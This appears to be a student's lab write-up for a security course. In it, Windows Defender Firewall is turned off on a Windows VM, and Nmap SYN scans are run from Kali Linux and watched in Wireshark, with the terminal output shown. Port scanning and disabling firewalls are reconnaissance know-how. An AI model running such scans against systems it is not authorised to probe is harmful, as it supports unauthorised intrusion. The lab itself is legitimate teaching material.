    link/ether 00:0c:29:77:68:9a brd ff:ff:ff:ff:ff:ff
        inet 10.0.0.180/24 brd 10.0.0.255 scope global dynamic noprefixroute eth0
            valid_lft 172782sec preferred_lft 172782sec
            inet6 2607:fea8:23df:f8a0::10b6/128 scope global dynamic noprefixroute
                valid_lft 604780sec preferred_lft 604780sec
                inet6 2607:fea8:23df:f8a0:aef4:96e0:9ced:f94d/64 scope global temporary dynamic
                    valid_lft 172799sec preferred_lft 86372sec
                    inet6 2607:fea8:23df:f8a0:20c:29ff:fe77:689a/64 scope global dynamic mngtmpaddr
                        valid_lft 172799sec preferred_lft 172799sec
                        inet6 fe80::20c:29ff:fe77:689a/64 scope link noprefixroute
                            valid_lft forever preferred_lft forever
(sai@saiKali)-[~]
$
```

To direct input to this VM, click inside or press Ctrl+G.



8. In the Apply A Display filter bar (under the toolbar) in Wireshark, type **ip.addr==**, followed by the IP address of the Kali Linux VM (for example, **ip.addr==192.168.1.114**) and press ENTER. All packets will still be captured, but the display will only show packets involving the Kali Linux VM as either the source or destination. **Take the screenshot.**

-
9. On the Windows 10 VM, click the **Start** button or in the search box, type **Firewall**, click **Windows Defender Firewall**, click **Turn Windows Defender Firewall On or Off** on the left, and select each of the three Turn Off Windows Defender Firewall (Not Recommended) radio buttons for the three categories (Domain Network Settings, Private Network Settings, and Public Network Settings) if not already selected. Click **OK**.

10. On the Windows 10 VM, open a command prompt and use the **ipconfig** command to find the IP address assigned to the Ethernet0 interface.

The screenshot shows a VMware Workstation interface with two running virtual machines: "Windows 11 x64" and "Debian 12.x 64-bit". The "Windows 11 x64" window is active, displaying its desktop environment. A Command Prompt window is open in the foreground, showing the output of the **ipconfig** command for the "Ethernet adapter Ethernet0". The output details various network configurations, including IPv4 and IPv6 addresses, subnet masks, and default gateway information. The Command Prompt window has a dark theme and is titled "Command Prompt". The desktop background of the VM shows a blue and white abstract pattern. The taskbar at the bottom includes icons for Start, File Explorer, Task View, Search, Edge browser, File History, File Explorer, Settings, Task Manager, and File Explorer. The system tray shows the date and time as "2024-10-04 11:36 PM".

```
Ethernet adapter Ethernet0:



Connection-specific DNS Suffix . : phub.net.cable.rogers.com
IPv6 Address . . . . . : 2607:fea8:23df:f8a0::de7a
IPv6 Address . . . . . : 2607:fea8:23df:f8a0:7605:f0c5:a086:57b

C:\Users\Saiprasad Raman>
```



Step 1: The SYN scan starts off like a normal TCP three-way handshake, which establishes a connection between communicating machines. The client sends a TCP header with the SYN flag turned on. Nmap, by default, will scan the thousand most common ports, although you can specify a certain port or a custom range of ports. Each closed port in a SYN scan will respond by sending a TCP segment with the RST (reset) flag turned on. That is the way TCP/IP was designed. When closed ports receive a SYN, they reply with an RST, which immediately closes any connection or attempt to connect from a client.

Now, you will execute SYN scans. Press **ENTER** after each command.

- In the Kali Linux terminal, enter **nmap | less**. You will see a very detailed help output. Press **ENTER** to go line by line or the spacebar to go page by page. You can go up and down with the arrow keys. Press **Q** to quit. As you can see, Nmap does more than port scanning, including host discovery, service, and version detection, and much more.

b) Enter **man nmap** to view the Nmap man page. Press **Q** to quit.

- c) When the scan type is not specified and **sudo** is used, Nmap uses a SYN scan. We will see what happens when the scan type is not specified and **sudo** is not used in the next step. Enter **sudo nmap**, followed by the IP address of the Windows 10 VM (for instance, **sudo nmap 192.168.1.121**). Provide your password, when prompted, now and throughout this activity. To explicitly specify the SYN scan, the **-s** option (scan) is followed by **S (SYN)**: **sudo nmap -sS 192.168.1.121**
(Substitute the IP address of the Windows 10 VM.)
Notice that the output reveals ports and their related service names indicative of a Windows system.

The screenshot shows a VMware Workstation interface with two virtual machines running: "Windows 11 x64" and "Debian 12.x 64-bit". The "Debian 12.x 64-bit" window is the active one, showing a terminal session. The terminal output is as follows:

```
saiprasad@SaiKali:~$ sudo nmap 10.0.0.123
[sudo] password for saiprasad:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-04 23:53 EDT
Nmap scan report for DESKTOP-GJ5GBL1.phub.net.cable.rogers.com (10.0.0.123)
Host is up (0.00057s latency).
All 1000 scanned ports on DESKTOP-GJ5GBL1.phub.net.cable.rogers.com (10.0.0.123) are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
MAC Address: 00:0C:29:C4:7D:11 (VMware)



Nmap done: 1 IP address (1 host up) scanned in 21.26 seconds

saiprasad@SaiKali:~$ sudo nmap -sS 10.0.0.123
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-04 23:53 EDT
Nmap scan report for DESKTOP-GJ5GBL1.phub.net.cable.rogers.com (10.0.0.123)
Host is up (0.00036s latency).
All 1000 scanned ports on DESKTOP-GJ5GBL1.phub.net.cable.rogers.com (10.0.0.123) are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
MAC Address: 00:0C:29:C4:7D:11 (VMware)



Nmap done: 1 IP address (1 host up) scanned in 21.22 seconds

saiprasad@SaiKali:~$
```

- d) Stop the capture in Wireshark by clicking the red square on the toolbar, the second icon from the left.



- e) Change the filter to **tcp.port==445** and press ENTER. You will notice that after the Kali Linux VM sent the SYN, the open port 445 sent a SYN-ACK. Then the Kali Linux VM closed the connection with an RST. **Take the screenshot.**



- f) Change the filter to **tcp.port==21** and press ENTER.

The Kali Linux VM sent the SYN, but since port 21 is closed (as there is no FTP server currently running on the Windows 10 VM), the Windows 10 machine responded with an RST (the ACK flag is turned on as well, in this case), that closed the connection and said, “Sorry, no FTP server here!”

Step 2: A similar scan called the connect scan should almost never be used. The connect scan is named after the **connect()** function that operating systems use to initiate a TCP connection to another machine. This scan uses a normal TCP connection, the same method used by every TCP-based application, to determine if a port is available. This is not like the SYN scan, which uses Nmap to craft raw packets. Thus, the connect scan is less efficient, takes longer, and uses more resources than the SYN scan. With a connect scan, like the SYN scan, closed ports will respond to the initial SYN with an RST, and open ports will respond to the initial SYN with a SYNACK. The difference is that since the operating system sent the initial SYN, the scanning device, when it gets the SYN-ACK back, will respond to the probed machine with an ACK that will actually complete the three-way handshake and log the connection on the probed machine's application. What Nmap will do at this point, though, is send an RST to close the connection, but the damage is already done. Thus, it even uses more packets than the SYN scan. If you cannot get root access, but you must know the state of certain ports, use this scan. Otherwise, do not. Now, you will execute a connect scan.

